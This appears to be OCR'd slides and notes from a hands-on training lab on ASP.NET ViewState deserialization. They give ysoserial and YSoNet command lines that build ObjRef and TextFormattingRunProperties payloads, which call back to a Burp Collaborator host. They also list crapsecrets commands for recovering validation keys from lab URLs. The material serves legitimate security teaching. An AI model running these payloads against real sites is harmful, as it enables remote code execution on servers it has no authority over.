
LAB1: ACTIVE TIPS

- Valid Web Request (GET/POST)
  - JS: `document.forms[0].submit()`
- MAC Disabled, No Need For:
  - Path and App Path
  - __VIEWSTATEGENERATOR
- Commands:

```
ysoserial.exe -g TextFormattingRunProperties -f LosFormatter -c "nslookup BurpCollab"
```

- Shorter:

```
ysoserial.exe -g TextFormattingRunProperties -f LosFormatter -c
            "nslookup BurpCollab" --rawcmd --minify
```


*new 1 - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run TextFX Plugins Window ?
new 1

```
Lab1: Mac disabled!
.NET 4.0: http://server/nomac/v40/
.NET 4.5: http://server/nomac/v45/
.NET 2.0: http://server/nomac/v20/
------
Passive:
Burp Suite ViewState Extension

python3 ./crapsecrets/examples/cli.py -u http://server/nomac/v40/

better but slower:
python3 ./crapsecrets/examples/cli.py -mrd 5 -avsk -fvsp -u http://server/nomac/v40


------
Active:

```

Normal text file
length: 600 lines: 20
Ln: 1 Col: 7 Sel: 12 | 1
Windows (CR LF) UTF-8 INS
10°C Cloudy
22:40:35
14/12/2025

MAC ENABLED - RECAP: WHAT DO WE NEED?

LEGACY	MODERN
ValidationKey	ValidationKey
__VIEWSTATEGENERATOR	__VIEWSTATEGENERATOR
ViewStateUserKey (if used)	DecryptionKey
	Path
	AppPath
	ViewStateUserKey (if used)

https://soroush.me/blog/2019/04/exploiting-deserialisation-in-asp-net-via-viewstate/

SIMPLIFYING GOALS

- No command execution as only the payload is a bit different
- ObjRef works for v2.0 and v4.0 (command execution is a different story)
  - We focus on v4.0 to save some time
- Please try to do the side quests!

LAB 2: SIMPLE MAC ENABLED

- .NET 4.0: **http://server/mac/v40/**
- .NET 4.5: **http://server/mac/v45/**
- .NET 2.0: http://server/mac/v20/
- Passive Exploitation Goals:
  - Find all params needed for active exploitation
- Active Exploitation Goals:
  - Use ViewState plugin of YSoNet (YSoSerial.Net)
  - Run ObjRef for a callback on v4.0 and v4.5

LAB2: PASSIVE TIPS

- badsecrets also works here
- crapsecrets
  - python3 ./crapsecrets/examples/cli.py -mrd 5 -avsk -fvsp -u http://server/mac/v45/
- App or Dir? (without crapsecrets)
  - http://server/mac/v45/profile_json_appservice.axd/js → 200 → App
- Generator matches
  - A piece of cake! 🍰

LAB2: YSONET TIPS

- See all arguments:

```
ysonet.exe -p viewstate –h
```

- No need to use `--islegacy` if `--vsg` or `--generator`
- `--isdebug` can be helpful to see what’s been set


LAB2: SAMPLE COMMANDS

- v4.0/v2.0 (--islegacy for clarity only here as we have --generator):

```
ysonet.exe -p viewstate -g ObjRef -c "http://BurpCollab" --validationalg="SHA1" -
-validationkey="3DA…986" --islegacy --generator=E48D3498
```

- v4.5:

```
ysonet.exe -p viewstate -g ObjRef -c "http://BurpCollab" --validationalg="SHA1" -
-validationkey="3DA7A…986" --decryptionalg="AES" --decryptionkey
"D0CC8…FA6" --path="/MAC/V45/DEFAULT.ASPX" --apppath="/V45/" --
isdebug
```


*new 3 - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run TextFX Plugins Window ?
new 1
new 3

```
Lab2: Simple MAC Enabled without any complexity!
.NET 4.0: http://server/mac/v40/
.NET 4.5: http://server/mac/v45/
------
Passive:
Burp Suite ViewState Extension

python3 ./crapsecrets/examples/cli.py -mrd 5 -avsk -fvsp -u http://server/mac/v40
/
    ValidationKey=
    __VIEWSTATEGENERATOR=
    ViewStateUserKey (if used)=

python3 ./crapsecrets/examples/cli.py -mrd 5 -avsk -fvsp -u http://server/mac/v45
/

    ValidationKey=
    __VIEWSTATEGENERATOR=
    ViewStateUserKey (if used)=
    DecryptionKey=
```

LAB 3: VIEWSTATEKEY


- .NET v?: http://server/mac/vsk/
  - Is it Modern or Legacy?
- Redirects to a different path
